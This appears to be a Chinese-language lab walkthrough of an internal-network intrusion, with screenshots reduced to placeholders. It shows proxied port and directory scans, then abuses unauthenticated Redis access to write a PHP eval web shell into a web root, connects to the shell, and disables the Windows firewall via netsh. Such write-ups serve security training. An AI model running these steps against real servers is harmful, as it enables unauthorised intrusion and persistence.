
portscan 10.0.20.0-10.0.20.255 1-1024,3389,5000-6400 arp 1024
- 配置代理



Web 信息收集
访问 80 端口
进行端口扫描
proxychains4 nmap -Pn -sT -p80,5895,6379 10.0.20.99 
想用 Redis 未授权访问,或者前端存在敏感页面
- 目录扫描
proxychains4 dirsearch -u http://10.0.20.99/ 

发现绝对路径
Redis 未授权访问
proxychains4 redis-cli -h 10.0.20.99因为已经有绝对地址了,我们直接写入木马
10.0.20.99:6379> config set dir "C:/phpStudy/PHPTutorial/WWW"
OK
10.0.20.99:6379> config set dbfilename sakura.php
OK
10.0.20.99:6379> set x "<?php @eval($_POST['sakura']);?>"
OK
10.0.20.99:6379> save
OK


连接蚁剑
权限维持
进行转发上线


此时发现正反向都不行,可能是存在防火墙,关闭防火墙
- 关闭防火墙
#查看防火墙配置
netsh advfirewall show allprofiles

#关闭防火墙
netsh advfirewall set allprofiles state off- 组策略
#不会产生显式的回显,但是它会执行相应的组策略更新操作
